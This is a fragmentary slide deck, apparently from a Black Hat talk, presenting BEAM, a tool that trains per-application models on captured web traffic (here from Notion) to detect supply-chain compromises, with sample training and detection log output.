


**WHAT ABOUT US?**

# Training Components



# Capturing Traffic from Notion



# Bespoke Model Training

- 📁 Processing training data: notion\_06\_10\_2025.har
- 🔍 Step 1: Parsing network traffic data...
- 🔗 Step 2: Enriching events with application intelligence...
- 🔍 Step 3: Discovering applications in traffic...
- 🎓 Step 4: Training machine learning models...
- ✅ Model saved: ./models/custom\_models/notion\_model.pkl

# Bespoke Model Training

Model saved for Notion

```
Processing training data: notion_06_10_2025.har
Step 1: Parsing network traffic data...
Step 2: Enriching events with application intelligence...
Step 3: Discovering applications in traffic...
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Model saved: ./models/custom_models/notion_model.pkl
```

# Bespoke Model Detection

```
=====
[+] APPLICATION ANALYSIS SUMMARY
=====

[+] Applications analyzed with custom models (1):
    [+] Notion: 7 domains analyzed, all normal behavior detected

[+] DETECTION SUMMARY:
    [+] Total domains analyzed: 7
    [+] All domains showed normal behavior: 7
    [+] No supply chain compromises detected!

[+] Applications found but NOT analyzed (no model available) (1):
    [+] Visual Studio Code

[+] To analyze these applications, train custom models using:
    python -m beam --train -i /path/to/training/data

[+] Supply chain compromise detection completed for 1 applications.

[+] Step 4: Generating security analysis report...

=====
[+] SECURITY ANALYSIS SUMMARY
=====

[+] No critical security issues detected
```

Notion and VSCode detected

We only have a Notion Model

# Bespoke Model Detection

```
=====
APPLICATION ANALYSIS SUMMARY
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🔍 Supply chain compromise detection completed for 1 applications.

Step 4: Generating security analysis report...

=====
SECURITY ANALYSIS SUMMARY
=====

✓ No critical security issues detected
```

Training data = no anomalies

# Next Steps




# Challenges & future improvements

## 1. High entropy applications




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2. Additional methods of attribution




# Challenges & future improvements

1. High entropy applications
2. Additional methods of attribution
3. Further support for bespoke models



# Behavioral Evaluation of Application Metrics

Available now:



# Black Hat Sound Bytes / Takeaways

- Supply chain compromises require more than a single type of solution
- BEAM detects anomalies solely from web traffic
- BEAM can add new models for your applications' network traffic